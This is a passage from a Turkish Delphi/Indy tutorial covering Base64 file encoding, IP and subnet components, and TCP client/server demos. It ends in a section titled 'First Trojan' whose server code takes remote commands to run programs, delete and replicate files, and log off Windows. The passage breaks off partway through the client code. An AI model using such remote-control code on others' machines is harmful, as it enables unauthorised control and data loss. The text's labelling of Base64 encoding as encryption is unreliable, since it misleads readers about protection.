
Ardından "Encript" düğmesine tıklayarak "Memo" içerisindeki metnin kodlanmasını sağlayın (kodlanan metin aynı klasör içerisinde yeni ismiyle kaydedilecektir).

Şimdi “Dosya Decript Et” yaprağını aktifleştirirseniz. Metnin kodlanmış halini “Memo2” kontrolünde görebilirsiniz.



Şayet kodlanmış bir dosyayı çözecekseniz o zaman ilk olarak “Dosya Decript Et” yaprağını aktifleştirerek aynı işlemleri tekrarlayınız (bu sefer Encript edilmiş dosyayı seçin).


Bu işlemleri uyguladıktan sonra orjinal dosyanızın bulunduğu klasörün içerisi aşağıdaki şekilde yeni iki dosya daha barındıracaktır.



Dikkat edin “neticin.txt”, “neticin_txt.xxx” ve “neticin_txt_xxx.txt” dosyaları pencerede gözükmektedir.

Uygulama 10:Stream Tip Değişkenlerle Encript-Decript İşlemleri

Bu örneğimizde TFileStream tip bir değişken kullanarak dosya encript ve decript işlemlerini göstermek istiyorum. Örneğimiz için aşağıdaki form tasarımını oluşturunuz.




Formun üzerine yerleştirilen kontroller için açıklanacak fazla bir şey yok, hepsini yerleştiriniz. Ardından aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Memo1.Lines.LoadFromFile('c:\nihat\yuksel.txt');
end;
procedure TForm1.Button1Click(Sender: TObject);
//Encript
var
  dosya:TFileStream;
  yol,metin:AnsiString;
begin
  if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
      Memo1.Lines.LoadFromFile(yol);
      dosya:=TFileStream.Create(yol,fmOpenRead);
      metin:=IdEncoderMIME1.Encode(dosya);//Encript Et
      Memo2.Text:=metin;
      Memo2.Lines.SaveToFile(yol+'.xxx');//kaydet
```

```
   end;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Decript
var
  dosya:TFileStream;
  metin,yol:AnsiString;
begin
  if SaveDialog1.Execute Then
    begin
      yol:=SaveDialog1.FileName;
      dosya:=TFileStream.Create(yol,fmCreate);//dosyayı yarat
      metin:=Memo2.Text;
      IdDecoderMIME1.DecodeToStream(metin,dosya);//çöz dosyaya aktar
      dosya.Free;
      Memo3.Lines.LoadFromFile(yol);//göster
    end;
end;
```

Programı çalıştırdıktan sonra iki düğmeyi de kulanırsanız aşağıdaki ekran görüntüsüyle karşılaşırsınız.



"Memo1" ilk dosyaya ait bilgileri göstermektedir. Ardından uygulanan Encription işlemi sonucunda "Memo2" de kodlanmış hali, yine uygulanan "Decription" işlemi sonucunda eski dosya içeriğiyle aynı olan yeni dosyanın içeriği "Memo3" kontrolünde gösterilmektedir.

IdIPWatch Kontrolü:

Bu kontrol sayesinde bilgisayarınızın ağ bağlantısıyla ilgili tüm değişiklikleri izlemeniz mümkün olabilmektedir. Aynı zamanda ağ bağlantısı için kullanılan bir çok özelliğide öğrenebilirsiniz.

- **IdIPWatch1.Active**

Ağ bağlantısında olabilecek değişiklikleri izlemek için bu özelliğe true değerinin aktarılması gerekecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdIPWatch1.Active:=true;
end;
```

- **IdIPWatch1.IsOnline**

Ethernet veya modem bağlantısının var olup olmadığını bu özellikle kontrol edebilirsiniz. True değerinin dönmesi lokal veya internet bağlantınızın olduğu anlamını taşımaktadır.

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  if IdIPWatch1.IsOnline Then//bağlantı varsa
    begin
      StatusBar1.Panels[0].Text:=IdIPWatch1.CurrentIP;
    end;
```

- **dIPWatch1.CurrentIP**

Bilgisayarınızın o an kullandığı "IP" numarasını öğrenebilmeniz için kullanabileceğiniz özelliktir. Geriye string tip değer dönecektir.

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
     StatusBar1.Panels[0].Text:=IdIPWatch1.CurrentIP;
end;
```

- **IdIPWatch1.LocalName**

Bilgisayarınızın ismini öğrenebileceğiniz özelliğidir.

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
    StatusBar1.Panels[1].Text:=IdIPWatch1.LocalName;
end;
```

- **IdIPWatch1.PreviousIP**

Bir önce kullanılmış olan "IP" numarasını öğrenebilmek için kullanılan özelliğidir. Daha önce bilgisayarın kullandığı "IP" numaraları "History" içerisinde saklanmaktadır (belli bir değere kadar).

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
    StatusBar1.Panels[2].Text:=IdIPWatch1.PreviousIP;
end;
```

- **IdIPWatch1.IPHistoryList**

History de birikmiş (daha önce kullanılmış olan) "IP" numaralarını listelemek için kullanılan özelliğidir. Şayet kurulum aşamasından sonra tek bir "IP" değeri kullanılımışsa liste boş gelebilir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TStrings;
begin
    deger:=TStringList.Create;
    deger:=IdIPWatch1.IPHistoryList;
    ListBox1.Items:=deger;
end;
```

- **OnStatusChanged Yordamı**

Bağlantı durumunda değişiklik olması bu yordamı otomatik olarak işletecektir. Yordamın işletilebilmesi için, ağ bağlantısının aktifleşmesi veya aktif olan ağ bağlantısının kapatılması gerekecektir.

IdNetworkCalculator Kontrolü:

"Indy Misc" yaprağında yer alan bu kontrol sayesinde belirleyeceğiniz "IP" numarası ve "Subnet Mask" değerine göre, o segmentteki tüm özellikleri öğrenebilirsiniz. Bu kontrolle bilgisayarınıza ait değerleri değiştiremezsiniz sadece olan değerleri öğrenebilirsiniz.

- **IdNetworkCalculator1.NetworkAddress.AsString**

Özelliklerini listelemek istediğiniz "IP" numarasını bu şekilde belirleyebilirsiniz.Atanacak olan değer string tipte bir değişkenin değeri olacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
end;
```

- **IdNetworkCalculator1.NetworkMask.AsString**

Özelliklerini belirleyeceğiniz "IP" numarasına ait "Subnet Mask" değerini bu özellikle belirleyebilirsiniz. "IP" numarasını belirlediktan sonra buraya rasgele bir değer giremezsiniz. Birazdan bu değeri nasıl belirleyebileceğiniz hususunda gerekli açıklamalar yapılacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
end;
```

- **IdNetworkCalculator1.StartIP**

Belirlediğiniz subnet te yer alan ilk "IP" numarasını bu özellikle öğrenebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  StatusBar1.Panels[0].Text:=IdNetworkCalculator1.StartIP;
end;
```

- **IdNetworkCalculator1.EndIP**

Belirlediğiniz subnet te yer alan son "IP" numarasını bu özellikle öğrenebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  StatusBar1.Panels[0].Text:=IdNetworkCalculator1.EndIP;
end;
```

- **IdNetworkCalculator1.NumIP**

Belirlenen Sunette kaç değişik "IP" numarasının yer alabileceğini belirleyen özelliktir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  StatusBar1.Panels[3].Text:=IntToStr(IdNetworkCalculator1.NumIP);
end;
```

- **IdNetworkCalculator1.ListIP**

O subnette kullanabileceğiniz tüm "IP" numaralarını öğrenebileceğiniz methoddur. Aşağıda kullanımına ait örneklendirme yapılmaktadır.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  deger:TStrings;
begin
  deger:=TStringList.Create;
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  deger:=IdNetworkCalculator1.ListIP;
  ListBox1.Items:=deger;
end;
```

Uygulama 11:IP Numaralandırma


Şimdiki örneğimizde belirleyeceğimiz "IP" numarası ile Subnet mask değerine ait özellikleri listeleyebileceğimiz çok basit bir uygulama yapacağız. Örneğimiz için aşağıdaki tasarımı oluşturunuz.

Aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Öğren
begin
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  StatusBar1.Panels[0].Text:=IdNetworkCalculator1.StartIP;
  StatusBar1.Panels[1].Text:=IdNetworkCalculator1.EndIP;
  StatusBar1.Panels[2].Text:=IdNetworkCalculator1.NetworkAddress.AsString;
  StatusBar1.Panels[3].Text:=IntToStr(IdNetworkCalculator1.NumIP);
end;
procedure TForm1.Button2Click(Sender: TObject);
//Listele
var
  deger:TStrings;
begin
  deger:=TStringList.Create;
  IdNetworkCalculator1.NetworkAddress.AsString:='192.168.100.100';
  IdNetworkCalculator1.NetworkMask.AsString:='255.255.0.0';
  deger:=IdNetworkCalculator1.ListIP;
  ListBox1.Items:=deger;
end;
```

Şimdi programınızı çalıştırabilirsiniz.

“Öğren” ve “Listele” isimli düğmelere tıkladıktan sonraki ekran görüntüsü aşağıda verilmiştir.




Listede yer alan elemanlar o ağa başlı bilgisayarlara verilebilecek olan “IP” numaralarını göstermektedir.

Uygulama 12:Bağlanan Bilgisayarın IP Aralığı

Bilhassa uzmanların çok kullandığı bir yapı olan boştaki "IP" numaralarından birisini kullanıp sisteme girme işleminin ilk kısmını yapalım. Yani size bağlanan bilgisayarın içerisine erişebilmek için kullanılabilecek olan "IP" numaralarını listeletelim.

Server Uygulaması




Yukarıdaki form tasarımını oluşturup, üzerine bir adet "**IdTCPServer**" kontrolü ile bir adet "**IdNetworkCalculator**" kontrolü yerleştiriniz. Ardından aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
//Portu Dinle
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  ipno:AnsiString;
  subnet:AnsiString;
  liste:TStrings;
begin
  StatusBar1.Panels[0].Text:='Client Bağlandı';
  liste:=TStringList.Create;
  ipno:=AThread.Connection.Socket.Binding.PeerIP;
```

```
  subnet:='255.255.0.0';
  IdNetworkCalculator1.NetworkAddress.AsString:=ipno;
  IdNetworkCalculator1.NetworkMask.AsString:=subnet;
  liste:=IdNetworkCalculator1.ListIP;
  ListBox1.Items:=liste;
end;
```

Client Uygulaması





Client uygulaması için formunuza bir adet "**IdTCPClient**" kontrolü yerleştirip aşağıdaki kod bloğunu formunuza ekleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Bağlan
begin
  IdTCPClient1.Host:=Edit1.Text;
  IdTCPClient1.Port:=StrToInt(Edit2.Text);
  IdTCPClient1.Connect();
end;
procedure TForm1.Button2Click(Sender: TObject);
//Gönder
var
  mesaj:AnsiString;
begin
  mesaj:=Memo1.Lines.Strings[Memo1.Lines.count-1];
  IdTCPClient1.WriteLn(mesaj);
end;

procedure TForm1.IdTCPClient1Connected(Sender: TObject);
```

```
begin
  StatusBar1.Panels[0].Text:='Server a Bağlanıldı';
end;
procedure TForm1.IdTCPClient1Disconnected(Sender: TObject);
begin
  StatusBar1.Panels[0].Text:='Server ile Bağlantı Koptu';
end;
```

Şimdi iki uygulamayı aşağıdaki şekilde yanyana getirip çalıştırın.





Client uygulaması Server bilgisayarına bağlandığı anda, ağ geçidinde yer alan tüm "IP" numaraları listelenecektir. Bu tür network uygulamalarında kodlarınızı "try-except" bloğu içerisinde yazmayı unutmayınız. Oluşabilecek istem dışı durumları bu şekilde engelleyebilirsiniz.

Uygulama 13:İlk Trojan

Şimdiki uygulamamızda iki adet proje geliştirerek "Client" uygulamasından "Server" uygulamasını yöneteceğiz. Aynı mantıkla daha değişik kodlar kullanarak projeyi geliştirebilirsiniz. İki uygulamaya ait tasarım görüntüleri aşağıda verilmiştir. Sizde aynı tasarımları oluşturunuz.

Server Uygulaması

Formnuza bir adet ComboBox, bir adet Label ve bir adet IdTcpServer kontrolü yerleştirerek aşağıdaki kod bloğunu da "Unit" pencerenize ekleyiniz.

Cd kapağını açıp kapatmak için "**uses"** satırına "**MMSYSTEM**" kütüphanesini eklemeyi unutmayınız.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.WriteLn('Bağlantı Sağlandı');
  StatusBar1.Panels[0].Text:='Komut Bekleniyor';
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  mesaj:AnsiString;
  i:Integer;
  ad:Array[0..5] of PAnsiChar;
  elips:HRGN;
```

```
begin
  mesaj:=AThread.Connection.ReadLn;//portu oku
  if mesaj='notepad' Then
    begin
      WinExec('c:\winnt\notepad.exe',SW_SHOW);//çalıştır
      AThread.Connection.WriteLn('Şu An Server da Nete Pad Çalışıyor');
      StatusBar1.Panels[1].Text:='En Son Çalıştır Komutu Geldi';
    end
  else if mesaj='cdac' Then
    begin
      mciSendString('set cdaudio door open',nil,0,0);//kapağı aç
      AThread.Connection.WriteLn('Cd Kapağı Açıldı');
      StatusBar1.Panels[1].Text:='En Son Cd Kağpağını Aç Komutu Geldi';
    end
  else if mesaj='cdkapat' Then
    begin
      mciSendString('set cdaudio door closed',nil,0,0);//cd yi kapat
      AThread.Connection.WriteLn('Cd Kapağı Kapatıldı');
      StatusBar1.Panels[1].Text:='En Son Cd Kğpağını Kapat Komutu Geldi';
    end
  else if mesaj='ekran' Then
    begin
SendMessage(Application.Handle,WM_SYSCOMMAND,SC_SCREENSAVE,0);
      AThread.Connection.WriteLn('Ekran Koruyucu Çalıştırıldı');
      StatusBar1.Panels[1].Text:='En Son Ekran Koruyucuyu Çalıştır Komutu Geldi';
    end
  else if mesaj='sil' Then
    begin
      DeleteFile('c:\nihat.txt');
      AThread.Connection.WriteLn('Dosya Silindi');
      StatusBar1.Panels[1].Text:='En Son Dosya Sil Komutu Geldi';
    end
  else if mesaj='kopyala' Then
    begin
      for i:=0 to 5 do //altı kere kopyala
        begin
          StrPCopy(ad[0],PCHar(IntToStr(i)));//yeni ismler
          CopyFile('c:\nihat.txt',pcHAR('c:\nihat'+ad[0]+'.txt'),FALSE);//6 dosya oluştur
          //Kendiliğinden çoğalan virüs dosyaları bu kod ile oluşturulmaktadır.
        end;
      AThread.Connection.WriteLn('Dosya Kopyalandı');
      StatusBar1.Panels[1].Text:='En Son Dosya Kopyala Komutu Geldi';
    end
```


```
  else if mesaj='elips' Then
    begin
      elips:=CreateEllipticRgn(0,0,Form1.Width,Form1.Height);
      SetWindowRgn(Form1.Handle,elips,true);
      AThread.Connection.WriteLn('Form Elips Şeklinde');
      StatusBar1.Panels[1].Text:='En Son Elips Form Komutu Geldi';
    end
   else if mesaj='comboac' Then
    begin
      SendMessage(ComboBox1.Handle,CB_SHOWDROPDOWN,200,0);
      AThread.Connection.WriteLn('ComboBox Açıldı');
      StatusBar1.Panels[1].Text:='En Son ComboBox ı Aç Komutu Geldi';
    end
    else if mesaj='kapat' Then
    begin
      ExitWindows(12,ewx_logoff);
      AThread.Connection.WriteLn('Kapanıyor');
      StatusBar1.Panels[1].Text:='En Son Kapat Komutu Geldi';
    End
else
      begin
        ShowMessage(mesaj);
        AThread.Connection.WriteLn('Mesaj Alındı');
        StatusBar1.Panels[1].Text:='Mesaj Geldi';
      end;
end;
```

Bu örnek için Dosya sil ve Dosya kopyala seçeneklerinde "c:\nihat.txt" dosyası var olarak kabul edilmiştir (sizde oluşturun). Aslında daha değişik algoritmalarla daha farklı alternatifler sunulabilir (siz eklemeyi deneyip programı geliştiriniz). Bu kısmı artık sizlere bırakıyoruz.

Client Uygulaması

Server uygulamasına komut gönderecek olan Client uygulamasına ait form tasarımı aşağıda verilmiştir.

Formunuza bir adet "IdTCPClient" (indyClient yaprağında) kontrolü ile diğer düğme ve Edit kontrollerini yerleştiriniz. Ardından aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.




```
procedure TForm1.FormCreate(Sender: TObject);
//Bağlantı ayarları
begin
  Edit1.Text:='10.11.0.180';
  Edit2.Text:='20000';
  IdTCPClient1.Host:=Edit1.Text;
